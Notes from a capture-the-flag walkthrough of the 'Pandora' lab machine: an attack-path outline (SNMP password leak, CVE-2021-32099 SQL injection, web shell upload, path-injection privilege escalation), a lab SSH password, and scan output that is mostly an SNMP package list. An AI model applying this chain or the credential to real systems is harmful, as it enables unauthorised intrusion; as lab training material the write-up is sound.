NEW MACHINE

# PANDORA

| OS | RELEASE | DIFFICULTY | POINTS |
|---|---|---|---|
| LINUX | 08 JAN 2022 | EASY | 20 |

## PATH OF EXPLOITATION

Foothold: find user Daniel password in udp scan of port 161 (snmp)

User: Enumerate host to find Pandora application and it is vulnerable to CVE-2021-32099 (sqli), grab user session cookie and login as administrator, upload php web shell and get on box as matt

root: exploit binary and path injection to get root

## Creds

| Username | Password | Description |
|---|---|---|
| daniel | HotelBabylon23 | ssh |

## Nmap

| Port | Service | Description |
|---|---|---|
| 22 | ssh | OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) |
| 80 | http | Apache httpd 2.4.41 ((Ubuntu)) |
| 161/UDP | snmp | SNMPv1 server; net-snmp SNMPv3 server (public) |

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Wed Feb 16 10:52:06 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.136
Nmap scan report for 10.10.11.136
Host is up, received echo-reply ttl 63 (0.028s latency).
Scanned at 2022-02-16 10:52:08 EST for 27s
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDPIYGoHvNFwTTboYexVGcZzbSLJQsxKopZqrHVTeF8oEIu0iqn7E5czwVkxRO/icqaDqM+AB3QQVcZSDaz//XoXsT/NzNIbb9SERrcK/n8n9or4IbXBEtXhRvltS8NABsOTuhiNo/2fdPYCVJ/HyF5YmbmtqUPols6F5y/MK2Yl3eLMOdQQeax4
AWSKVAsR+issSZlN2rADIvpboV7YMoo3ktlHKz4hXlX6FWtfDN/ZyokDNNpgBbr7N8zJ87+QfmNuuGgmcZzxhnzJOzihBHIvdIM4oMm4IetfquYm1WKG3s5q70jMFrjp4wCyEVbxY+DcJ54xjqbaNHhVwiSWUZnAyWe4gQGziPdZH2ULY+n3iTze+8E4a6rxN3l38d1r4THoru88G56QE
Siy/jQ8m5+Ang77rSEaT3Fnr6rnAF5VG1+kiA36rMIwLabnxQbAWnApRX9CHBpMdBj7v8oLhCRn7ZEoPDcD1P2AASdaDJjRMuR52YPDlUSDd8TnI/DFFs=
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNNJGh4HcK3rlrsvCbu0kASt7NLMvAUwB51UnianAKyr9H0UBYZnOkVZhIjDea3F/CxfOQeqLpanqso/EqXcT9w=
|   256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOCMYY9DMj/I+Rfosf+yMuevI7VFIeeQfZSxq67EGxsb
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-favicon: Unknown favicon MD5: 115E49F9A03BB97DEB840A3FE185434C
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 16 10:52:35 2022 -- 1 IP address (1 host up) scanned in 29.16 seconds
```

### masscan

```
sudo masscan -pU:1-65535 $IP --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-02-16 16:36:28 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 161/udp on 10.10.11.136
```

### nmap udp 161

Service Info: Host: pandora

```
# Nmap 7.92 scan initiated Wed Feb 16 11:54:03 2022 as: nmap -sC -sV -sU -p 161 -oA nmap/UDP 10.10.11.136
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.023s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-win32-software:
|   accountsservice_0.6.55-0ubuntu12~20.04.5_amd64; 2021-12-07T12:57:21
|   adduser_3.118ubuntu2_all; 2021-02-01T17:21:32
|   alsa-topology-conf_1.2.2-1_all; 2021-02-01T17:25:18
|   alsa-ucm-conf_1.2.2-1ubuntu0.11_all; 2021-12-07T12:57:25
|   amd64-microcode_3.20191218.1ubuntu1_amd64; 2021-06-11T12:44:07
|   apache2-bin_2.4.41-4ubuntu3.8_amd64; 2021-12-07T12:57:07
|   apache2-data_2.4.41-4ubuntu3.8_all; 2021-12-07T12:57:07
|   apache2-utils_2.4.41-4ubuntu3.8_amd64; 2021-12-07T12:57:07
```

```
│   │  apache2_2.4.41-4ubuntu3.8_amd64; 2021-12-07T12:57:06
│   │  apparmor_2.13.3-7ubuntu5.1_amd64; 2021-02-01T17:25:03
│   │  apport-symptoms_0.23_all; 2021-02-01T17:25:23
│   │  apport_2.20.11-0ubuntu27.21_all; 2021-12-07T12:57:29
│   │  apt-transport-https_2.0.6_all; 2021-12-07T12:57:29
│   │  apt-utils_2.0.6_amd64; 2021-12-07T12:57:00
│   │  apt_2.0.6_amd64; 2021-12-07T12:56:59
│   │  at_3.1.23-1ubuntu1_amd64; 2021-02-01T17:25:23
│   │  base-files_11ubuntu5.4_amd64; 2021-12-07T12:56:49
│   │  base-passwd_3.5.47_amd64; 2021-02-01T17:20:55
│   │  bash-completion_1:2.10-1ubuntu1_all; 2021-02-01T17:25:05
│   │  bash_5.0-6ubuntu1.1_amd64; 2021-02-01T17:23:38
│   │  bc_1.07.1-2build1_amd64; 2021-02-01T17:25:23
│   │  bcache-tools_1.0.8-3ubuntu0.1_amd64; 2021-02-01T17:25:23
│   │  bind9-dnsutils_1:9.16.1-0ubuntu2.9_amd64; 2021-12-07T12:57:22
│   │  bind9-host_1:9.16.1-0ubuntu2.9_amd64; 2021-12-07T12:57:22
│   │  bind9-libs_1:9.16.1-0ubuntu2.9_amd64; 2021-12-07T12:57:22
│   │  bolt_0.8-4ubuntu1_amd64; 2021-02-01T17:25:23
│   │  bsdmainutils_11.1.2ubuntu3_amd64; 2021-02-01T17:24:50
│   │  bsdutils_1:2.34-0.1ubuntu9.1_amd64; 2021-02-01T17:23:38
│   │  btrfs-progs_5.4.1-2_amd64; 2021-02-01T17:25:24
│   │  busybox-initramfs_1:1.30.1-4ubuntu6.4_amd64; 2022-01-03T07:47:22
│   │  busybox-static_1:1.30.1-4ubuntu6.4_amd64; 2022-01-03T07:47:22
│   │  byobu_5.133-0ubuntu1_all; 2021-02-01T17:25:25
│   │  bzip2_1.0.8-2_amd64; 2021-02-01T17:21:58
│   │  ca-certificates_20210119~20.04.2_all; 2021-12-07T12:57:16
│   │  cloud-guest-utils_0.31-7-gd99b2d76-0ubuntu1_all; 2021-02-01T17:26:16
│   │  cloud-initramfs-copymods_0.45ubuntu2_all; 2021-12-07T12:58:00
│   │  cloud-initramfs-dyn-netconf_0.45ubuntu2_all; 2021-12-07T12:58:00
│   │  command-not-found_20.04.4_all; 2021-02-01T17:25:08
│   │  console-setup-linux_1.194ubuntu3_all; 2021-02-01T17:21:59
│   │  console-setup_1.194ubuntu3_all; 2021-02-01T17:21:58
│   │  coreutils_8.30-3ubuntu2_amd64; 2021-02-01T17:20:56
│   │  cpio_2.13+dfsg-2ubuntu0.3_amd64; 2021-12-07T12:57:22
│   │  crda_3.18-1build1_amd64; 2021-06-11T12:43:36
│   │  cron_3.0pl1-136ubuntu1_amd64; 2021-02-01T17:22:00
│   │  cryptsetup-bin_2:2.2.2-3ubuntu2.3_amd64; 2021-02-01T17:25:25
│   │  cryptsetup-initramfs_2:2.2.2-3ubuntu2.3_all; 2021-02-01T17:25:27
│   │  cryptsetup-run_2:2.2.2-3ubuntu2.3_all; 2021-02-01T17:25:28
│   │  cryptsetup_2:2.2.2-3ubuntu2.3_amd64; 2021-02-01T17:25:26
│   │  curl_7.68.0-1ubuntu2.7_amd64; 2021-12-07T12:57:03
│   │  dash_0.5.10.2-6_amd64; 2021-02-01T17:20:57
│   │  dbconfig-common_2.0.13_all; 2021-06-11T13:33:36
│   │  dbus-user-session_1.12.16-2ubuntu2.1_amd64; 2021-02-01T17:25:31
│   │  dbus_1.12.16-2ubuntu2.1_amd64; 2021-02-01T17:23:54
│   │  dconf-gsettings-backend_0.36.0-1_amd64; 2021-02-01T17:25:32
│   │  dconf-service_0.36.0-1_amd64; 2021-02-01T17:25:32
│   │  debconf-i18n_1.5.73_all; 2021-02-01T17:22:01
│   │  debconf_1.5.73_all; 2021-02-01T17:20:58
│   │  debianutils_4.9.1_amd64; 2021-02-01T17:20:58
│   │  diffutils_1:3.7-3_amd64; 2021-02-01T17:20:59
│   │  dirmngr_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  distro-info-data_0.43ubuntu1.9_all; 2021-12-07T12:57:16
│   │  distro-info_0.23ubuntu1_amd64; 2022-01-03T07:47:21
│   │  dmeventd_2:1.02.167-1ubuntu1_amd64; 2021-02-01T17:25:33
│   │  dmidecode_3.2-3_amd64; 2021-02-01T17:25:08
│   │  dmsetup_2:1.02.167-1ubuntu1_amd64; 2021-02-01T17:22:01
│   │  dosfstools_4.1-2_amd64; 2021-02-01T17:25:08
│   │  dpkg_1.19.7ubuntu3_amd64; 2021-02-01T17:21:00
│   │  e2fsprogs_1.45.5-2ubuntu1_amd64; 2021-02-01T17:21:00
│   │  ed_1.16-1_amd64; 2021-02-01T17:25:08
│   │  eject_2.1.5+deb1+cvs20081104-14_amd64; 2021-02-01T17:22:01
│   │  ethtool_1:5.4-1_amd64; 2021-02-01T17:25:34
│   │  fdisk_2.34-0.1ubuntu9.1_amd64; 2021-02-01T17:23:42
│   │  file_1:5.38-4_amd64; 2021-02-01T17:22:01
│   │  finalrd_6-ubuntu20.04.1_all; 2021-02-01T17:25:34
│   │  findutils_4.7.0-1ubuntu1_amd64; 2021-02-01T17:21:00
│   │  fontconfig-config_2.13.1-2ubuntu3_all; 2021-06-11T13:33:36
│   │  fontconfig_2.13.1-2ubuntu3_amd64; 2021-06-11T13:33:37
│   │  fonts-dejavu-core_2.37-1_all; 2021-06-11T13:33:36
│   │  fonts-liberation_1:1.07.4-11_all; 2021-06-11T13:33:36
│   │  fonts-ubuntu-console_0.83-4ubuntu1_all; 2021-02-01T17:25:34
│   │  friendly-recovery_0.2.41ubuntu0.20.04.1_all; 2021-06-11T13:05:08
│   │  ftp_0.17-34.1_amd64; 2021-02-01T17:25:09
│   │  fuse_2.9.9-3_amd64; 2021-02-01T17:24:52
│   │  fwupd-signed_1.27.1ubuntu5+1.5.11-0ubuntu1~20.04.2_amd64; 2022-01-03T07:47:22
│   │  fwupd_1.5.11-0ubuntu1~20.04.2_amd64; 2022-01-03T07:47:23
│   │  galera-3_25.3.29-1_amd64; 2021-06-11T13:33:31
│   │  gawk_1:5.0.1+dfsg-1_amd64; 2021-02-01T17:24:54
│   │  gcc-10-base_10.3.0-1ubuntu1~20.04_amd64; 2021-12-07T12:56:51
│   │  gdisk_1.0.5-1_amd64; 2021-02-01T17:26:24
│   │  geoip-database_20191224-2_all; 2021-06-11T13:30:13
│   │  gettext-base_0.19.8.1-10build1_amd64; 2021-02-01T17:25:09
│   │  gir1.2-glib-2.0_1.64.1-1~ubuntu20.04.1_amd64; 2021-02-01T17:24:09
│   │  gir1.2-packagekitglib-1.0_1.1.13-2ubuntu1.1_amd64; 2021-02-01T17:25:41
│   │  git-man_1:2.25.1-1ubuntu3.2_all; 2021-12-07T12:57:23
│   │  git_1:2.25.1-1ubuntu3.2_amd64; 2021-12-07T12:57:25
│   │  glib-networking-common_2.64.2-1ubuntu0.1_all; 2021-02-01T17:25:34
│   │  glib-networking-services_2.64.2-1ubuntu0.1_amd64; 2021-02-01T17:25:35
│   │  glib-networking_2.64.2-1ubuntu0.1_amd64; 2021-02-01T17:25:35
│   │  gnupg-l10n_2.2.19-3ubuntu2.1_all; 2021-06-11T13:05:03
│   │  gnupg-utils_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  gnupg_2.2.19-3ubuntu2.1_all; 2021-06-11T13:05:03
│   │  gpg-agent_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  gpg-wks-client_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  gpg-wks-server_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  gpg_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  gpgconf_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:02
│   │  gpgsm_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:03
│   │  gpgv_2.2.19-3ubuntu2.1_amd64; 2021-06-11T13:05:03
│   │  graphviz_2.42.2-3build2_amd64; 2021-06-11T13:33:40
│   │  grep_3.4-1_amd64; 2021-02-01T17:21:01
│   │  groff-base_1.22.4-4build1_amd64; 2021-02-01T17:24:51
│   │  grub-common_2.04-1ubuntu26.13_amd64; 2021-12-07T12:57:27
│   │  grub-gfxpayload-lists_0.7_amd64; 2021-06-11T12:43:37
│   │  grub-pc-bin_2.04-1ubuntu26.13_amd64; 2021-12-07T12:57:26
│   │  grub-pc_2.04-1ubuntu26.13_amd64; 2021-12-07T12:57:26
│   │  grub2-common_2.04-1ubuntu26.13_amd64; 2021-12-07T12:57:26
│   │  gsettings-desktop-schemas_3.36.0-1ubuntu1_all; 2021-02-01T17:25:35
│   │  gzip_1.10-0ubuntu4_amd64; 2021-02-01T17:21:01
│   │  hdparm_9.58+ds-4_amd64; 2021-02-01T17:25:09
│   │  hostname_3.23_amd64; 2021-02-01T17:21:02
│   │  htop_2.2.0-2build1_amd64; 2021-02-01T17:25:45
│   │  ifupdown_0.8.35ubuntu1_amd64; 2021-11-23T11:48:05
│   │  info_6.7.0.dfsg.2-5_amd64; 2021-02-01T17:25:09
│   │  init-system-helpers_1.57_all; 2021-02-01T17:21:02
│   │  init_1.57_amd64; 2021-02-01T17:22:02
│   │  initramfs-tools-bin_0.136ubuntu6.6_amd64; 2021-12-07T12:57:29
│   │  initramfs-tools-core_0.136ubuntu6.6_all; 2021-12-07T12:57:29
│   │  initramfs-tools_0.136ubuntu6.6_all; 2021-12-07T12:57:29
│   │  install-info_6.7.0.dfsg.2-5_amd64; 2021-02-01T17:24:47
│   │  intel-microcode_3.20210608.0ubuntu0.20.04.1_amd64; 2021-06-11T12:44:07
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│   │   iproute2_5.5.0-1ubuntu1_amd64; 2021-02-01T17:22:03
│   │   iptables_1.8.4-3ubuntu2_amd64; 2021-02-01T17:25:10
│   │   iputils-ping_3:20190709-3_amd64; 2021-02-01T17:22:03
│   │   iputils-tracepath_3:20190709-3_amd64; 2021-02-01T17:25:10
│   │   irqbalance_1.6.0-3ubuntu1_amd64; 2021-02-01T17:24:47
│   │   isc-dhcp-client_4.4.1-2.1ubuntu5.20.04.2_amd64; 2021-06-11T12:48:18
│   │   isc-dhcp-common_4.4.1-2.1ubuntu5.20.04.2_amd64; 2021-06-11T12:46:47
│   │   iso-codes_4.4-1_all; 2021-02-01T17:24:49
│   │   iucode-tool_2.3.1-1_amd64; 2021-06-11T12:43:37
│   │   iw_5.4-1_amd64; 2021-06-11T12:43:36
│   │   kbd_2.0.4-4ubuntu2_amd64; 2021-02-01T17:22:05
│   │   keyboard-configuration_1.194ubuntu3_all; 2021-02-01T17:22:05
│   │   klibc-utils_2.0.7-1ubuntu5_amd64; 2021-02-01T17:25:26
│   │   kmod_27-1ubuntu2_amd64; 2021-02-01T17:22:06
│   │   kpartx_0.8.3-1ubuntu2_amd64; 2021-02-01T17:26:16
│   │   krb5-locales_1.17-6ubuntu4.1_all; 2021-02-01T17:25:10
│   │   landscape-common_19.12-0ubuntu4.2_amd64; 2021-06-11T13:05:12
│   │   language-selector-common_0.204.2_all; 2021-02-01T17:24:50
│   │   less_551-1ubuntu0.1_amd64; 2021-02-01T17:24:09
│   │   libaccountsservice0_0.6.55-0ubuntu12~20.04.5_amd64; 2021-12-07T12:57:22
│   │   libacl1_2.2.53-6_amd64; 2021-02-01T17:21:02
│   │   libaio1_0.3.112-5_amd64; 2021-02-01T17:25:33
│   │   libalgorithm-c3-perl_0.10-1_all; 2021-06-11T13:30:13
│   │   libann0_1.1.2+doc-7build1_amd64; 2021-06-11T13:33:37
│   │   libapache2-mod-php7.4_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:26
│   │   libapache2-mpm-itk_2.4.7-04-1_amd64; 2021-06-11T14:07:07
│   │   libapparmor1_2.13.3-7ubuntu5.1_amd64; 2021-02-01T17:23:54
│   │   libappstream4_0.12.10-2_amd64; 2021-02-01T17:25:49
│   │   libapr1_1.6.5-1ubuntu1_amd64; 2021-06-11T13:31:27
│   │   libaprutil1-dbd-sqlite3_1.6.1-4ubuntu2_amd64; 2021-06-11T13:31:27
│   │   libaprutil1-ldap_1.6.1-4ubuntu2_amd64; 2021-06-11T13:31:27
│   │   libaprutil1_1.6.1-4ubuntu2_amd64; 2021-06-11T13:31:27
│   │   libapt-pkg6.0_2.0.6_amd64; 2021-12-07T12:56:57
│   │   libarchive13_3.4.0-2ubuntu1_amd64; 2021-02-01T17:25:35
│   │   libargon2-1_0~20171227-0.2_amd64; 2021-02-01T17:21:32
│   │   libasn1-8-heimdal_7.7.0+dfsg-1ubuntu1_amd64; 2021-02-01T17:25:28
│   │   libasound2-data_1.2.2-2.1ubuntu2.5_all; 2021-12-07T12:57:25
│   │   libasound2_1.2.2-2.1ubuntu2.5_amd64; 2021-12-07T12:57:25
│   │   libassuan0_2.5.3-7ubuntu2_amd64; 2021-02-01T17:25:32
│   │   libatasmart4_0.19-5_amd64; 2022-01-03T07:47:28
│   │   libatm1_1:2.5.1-4_amd64; 2021-02-01T17:22:07
│   │   libattr1_1:2.4.48-5_amd64; 2021-02-01T17:21:02
│   │   libaudit-common_1:2.8.5-2ubuntu6_all; 2021-02-01T17:21:02
│   │   libaudit1_1:2.8.5-2ubuntu6_amd64; 2021-02-01T17:21:03
│   │   libauthen-sasl-perl_2.1600-1_all; 2021-06-11T13:30:18
│   │   libb-hooks-endofscope-perl_0.24-1_all; 2021-06-11T13:30:14
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│    patch_2.7.6-6_amd64; 2021-02-01T17:25:02
│    pci.ids_0.0-2020.03.20-1_all; 2021-02-01T17:25:11
│    pciutils_1:3.6.4-1ubuntu0.20.04.1_amd64; 2021-06-11T13:05:09
│    perl-base_5.30.0-9ubuntu0.2_amd64; 2021-02-01T17:23:40
│    perl-modules-5.30_5.30.0-9ubuntu0.2_all; 2021-02-01T17:24:58
│    perl-openssl-defaults_4_amd64; 2021-06-11T13:30:08
│    perl_5.30.0-9ubuntu0.2_amd64; 2021-02-01T17:25:01
│    php-bcmath_2:7.4+75_all; 2021-06-11T13:33:42
│    php-cli_2:7.4+75_all; 2021-06-11T13:33:42
│    php-common_2:75_all; 2021-06-11T13:33:40
│    php-curl_2:7.4+75_all; 2021-06-11T13:33:42
│    php-db_1.9.3-1build1_all; 2021-06-11T13:33:42
│    php-gd_2:7.4+75_all; 2021-06-11T13:33:42
│    php-gmp_2:7.4+75_all; 2021-06-11T13:33:42
│    php-ldap_2:7.4+75_all; 2021-06-11T13:33:42
│    php-mbstring_2:7.4+75_all; 2021-06-11T13:33:43
│    php-mysql_2:7.4+75_all; 2021-06-11T13:33:43
│    php-pear_1:1.10.9+submodules+notgz-1ubuntu0.20.04.3_all; 2021-12-07T12:57:58
│    php-snmp_2:7.4+75_all; 2021-06-11T13:33:43
│    php-sqlite3_2:7.4+75_all; 2021-06-11T13:33:43
│    php-xml_2:7.4+75_all; 2021-06-11T13:33:42
│    php-xmlrpc_2:7.4+75_all; 2021-06-11T13:33:43
│    php-zip_2:7.4+75_all; 2021-06-11T13:33:44
│    php7.4-bcmath_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:23
│    php7.4-cli_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:27
│    php7.4-common_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:28
│    php7.4-curl_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:26
│    php7.4-gd_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:26
│    php7.4-gmp_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:25
│    php7.4-json_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:25
│    php7.4-ldap_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:25
│    php7.4-mbstring_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:23
│    php7.4-mysql_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:25
│    php7.4-opcache_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:25
│    php7.4-readline_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:24
│    php7.4-snmp_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:24
│    php7.4-sqlite3_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:24
│    php7.4-xml_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:24
│    php7.4-xmlrpc_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:23
│    php7.4-zip_7.4.3-4ubuntu2.8_amd64; 2022-01-03T07:47:23
│    php7.4_7.4.3-4ubuntu2.8_all; 2022-01-03T07:48:17
│    php_2:7.4+75_all; 2021-06-11T13:33:42
│    pinentry-curses_1.1.0-3build1_amd64; 2021-02-01T17:25:37
│    plymouth-theme-ubuntu-text_0.9.4git20200323-0ubuntu6.2_amd64; 2021-02-01T17:25:15
│    plymouth_0.9.4git20200323-0ubuntu6.2_amd64; 2021-02-01T17:25:15
│    policykit-1_0.105-26ubuntu1.1_amd64; 2021-06-11T12:48:24
│    pollinate_4.33-3ubuntu1.20.04.1_all; 2021-06-11T13:05:12
│    popularity-contest_1.69ubuntu1_all; 2021-02-01T17:24:53
│    powermgmt-base_1.36_all; 2021-02-01T17:25:15
│    powershell_7.1.3-1.ubuntu.20.04_amd64; 2021-06-11T20:25:49
│    procps_2:3.3.16-1ubuntu2.3_amd64; 2021-12-07T12:57:07
│    psmisc_23.3-1_amd64; 2021-02-01T17:25:16
│    publicsuffix_20200303.0012-1_all; 2021-02-01T17:25:16
│    python-apt-common_2.0.0ubuntu0.20.04.6_all; 2021-12-07T12:57:14
│    python3-apport_2.20.11-0ubuntu27.21_all; 2021-12-07T12:57:28
│    python3-apt_2.0.0ubuntu0.20.04.6_amd64; 2021-12-07T12:57:15
│    python3-attr_19.3.0-2_all; 2021-02-01T17:25:45
│    python3-automat_0.8.0-1ubuntu1_all; 2021-02-01T17:25:45
│    python3-blinker_1.4+dfsg1-0.3ubuntu1_all; 2021-02-01T17:25:22
│    python3-certifi_2019.11.28-1_all; 2021-02-01T17:25:19
│    python3-cffi-backend_1.14.0-1build1_amd64; 2021-02-01T17:22:21
│    python3-chardet_3.0.4-4build1_all; 2021-02-01T17:25:01
│    python3-click_7.0-3_all; 2021-02-01T17:25:58
│    python3-colorama_0.4.3-1build1_all; 2021-02-01T17:25:57
│    python3-commandnotfound_20.04.4_all; 2021-02-01T17:25:08
│    python3-configobj_5.0.6-4_all; 2021-02-01T17:25:48
│    python3-constantly_15.1.0-1build1_all; 2021-02-01T17:25:45
│    python3-cryptography_2.8-3ubuntu0.1_amd64; 2021-02-01T17:25:21
│    python3-dbus_1.2.16-1build1_amd64; 2021-02-01T17:22:22
│    python3-debconf_1.5.73_all; 2021-02-01T17:25:01
│    python3-debian_0.1.36ubuntu1_all; 2021-02-01T17:25:01
│    python3-distro-info_0.23ubuntu1_all; 2021-02-01T17:25:02
│    python3-distro_1.4.0-1_all; 2021-02-01T17:25:22
│    python3-distupgrade_1:20.04.36_all; 2021-12-07T12:57:15
│    python3-distutils_3.8.10-0ubuntu1~20.04_all; 2021-06-11T12:47:48
│    python3-entrypoints_0.3-2ubuntu1_all; 2021-02-01T17:25:21
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│    python3-gi_3.36.0-1_amd64; 2021-02-01T17:22:22
│    python3-hamcrest_1.9.0-3_all; 2021-02-01T17:25:47
│    python3-httplib2_0.14.0-1ubuntu1_all; 2021-02-01T17:25:19
│    python3-hyperlink_19.0.0-1_all; 2021-02-01T17:25:46
│    python3-idna_2.8-1_all; 2021-02-01T17:25:20
│    python3-incremental_16.10.1-3.2_all; 2021-02-01T17:25:46
│    python3-json-pointer_2.0-0ubuntu1_all; 2021-12-07T13:01:23
│    python3-jsonpatch_1.23-3_all; 2021-12-07T13:01:23
│    python3-jsonschema_3.2.0-0ubuntu2_all; 2021-12-07T13:01:23
│    python3-jwt_1.7.1-2ubuntu2_all; 2021-02-01T17:25:22
│    python3-keyring_18.0.1-2ubuntu1_all; 2021-02-01T17:25:21
│    python3-launchpadlib_1.10.13-1_all; 2021-02-01T17:25:22
│    python3-lazr.restfulclient_0.14.2-2build1_all; 2021-02-01T17:25:22
│    python3-lazr.uri_1.0.3-4build1_all; 2021-02-01T17:25:21
│    python3-lib2to3_3.8.10-0ubuntu1~20.04_all; 2021-06-11T12:47:48
│    python3-minimal_3.8.2-0ubuntu2_amd64; 2021-02-01T17:21:56
│    python3-nacl_1.3.0-5_amd64; 2021-02-01T17:22:22
│    python3-netifaces_0.10.4-1ubuntu4_amd64; 2021-02-01T17:22:22
│    python3-newt_0.52.21-4ubuntu2_amd64; 2021-02-01T17:25:24
│    python3-oauthlib_3.1.0-1ubuntu2_all; 2021-02-01T17:25:22
│    python3-openssl_19.0.0-1build1_all; 2021-02-01T17:25:46
│    python3-pexpect_4.6.0-1build1_all; 2021-02-01T17:26:01
│    python3-pkg-resources_45.2.0-1_all; 2021-02-01T17:22:22
│    python3-problem-report_2.20.11-0ubuntu27.21_all; 2021-12-07T12:57:27
│    python3-ptyprocess_0.6.0-1ubuntu1_all; 2021-02-01T17:26:01
│    python3-pyasn1-modules_0.2.1-0.2build1_all; 2021-02-01T17:25:46
│    python3-pyasn1_0.4.2-3build1_all; 2021-02-01T17:25:46
│    python3-pymacaroons_0.13.0-3_all; 2021-02-01T17:22:23
│    python3-requests-unixsocket_0.2.0-2_all; 2021-02-01T17:25:20
│    python3-requests_2.22.0-2ubuntu1_all; 2021-02-01T17:25:20
│    python3-secretstorage_2.3.1-2ubuntu1_all; 2021-02-01T17:25:21
│    python3-serial_3.4-5.1_all; 2021-02-01T17:26:01
│    python3-service-identity_18.1.0-5build1_all; 2021-02-01T17:25:47
│    python3-setuptools_45.2.0-1_all; 2021-02-01T17:26:00
│    python3-simplejson_3.16.0-2ubuntu2_amd64; 2021-02-01T17:25:21
│    python3-six_1.14.0-2_all; 2021-02-01T17:22:23
│    python3-software-properties_0.99.9.8_all; 2021-12-07T12:57:59
│    python3-systemd_234-3build2_amd64; 2021-02-01T17:26:02
│    python3-twisted-bin_18.9.0-11ubuntu0.20.04.1_amd64; 2021-06-11T13:05:09
```

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    |    python3-twisted_18.9.0-11ubuntu0.20.04.1_all; 2021-06-11T13:05:11
    |    python3-update-manager_1:20.04.10.9_all; 2021-12-07T12:57:15
    |    python3-urllib3_1.25.8-2ubuntu0.1_all; 2021-02-01T17:25:20
    |    python3-wadllib_1.3.3-3build1_all; 2021-02-01T17:25:21
    |    python3-yaml_5.3.1-1ubuntu0.1_amd64; 2021-06-11T12:48:37
    |    python3-zope.interface_4.7.1-1_amd64; 2021-02-01T17:25:46
    |    python3.8-minimal_3.8.10-0ubuntu1~20.04.2_amd64; 2022-01-03T07:47:21
    |    python3.8_3.8.10-0ubuntu1~20.04.2_amd64; 2022-01-03T07:47:20
    |    python3_3.8.2-0ubuntu2_amd64; 2021-02-01T17:22:21
    |    readline-common_8.0-4_all; 2021-02-01T17:22:24
    |    rsync_3.1.3-8ubuntu0.1_amd64; 2021-12-07T12:57:03
    |    rsyslog_8.2001.0-1ubuntu1.1_amd64; 2021-02-01T17:24:06
    |    run-one_1.17-0ubuntu1_all; 2021-02-01T17:26:02
    |    sbsigntool_0.9.2-2ubuntu1_amd64; 2021-02-01T17:26:02
    |    screen_4.8.0-1ubuntu0.1_amd64; 2021-06-11T12:47:28
    |    secureboot-db_1.5_amd64; 2021-02-01T17:26:03
    |    sed_4.7-1_amd64; 2021-02-01T17:21:19
    |    sensible-utils_0.0.12+nmu1_all; 2021-02-01T17:21:19
    |    sg3-utils-udev_1.44-1ubuntu2_all; 2021-02-01T17:26:04
    |    sg3-utils_1.44-1ubuntu2_amd64; 2021-02-01T17:26:03
    |    shared-mime-info_1.15-1_amd64; 2021-02-01T17:22:24
    |    snmp-mibs-downloader_1.2_all; 2021-06-11T19:44:19
    |    snmp_5.8+dfsg-2ubuntu2.3_amd64; 2021-06-11T13:30:10
    |    snmpd_5.8+dfsg-2ubuntu2.3_amd64; 2021-06-11T13:30:10
    |    socat_1.7.3.3-2_amd64; 2021-06-11T13:33:34
    |    software-properties-common_0.99.9.8_all; 2021-12-07T12:57:58
    |    sosreport_4.1-1ubuntu0.20.04.3_amd64; 2021-12-07T12:57:59
    |    sound-theme-freedesktop_0.8-2ubuntu1_all; 2021-02-01T17:25:51
    |    ssh-import-id_5.10-0ubuntu1_all; 2021-06-11T19:44:20
    |    ssl-cert_1.0.39_all; 2021-06-11T13:31:28
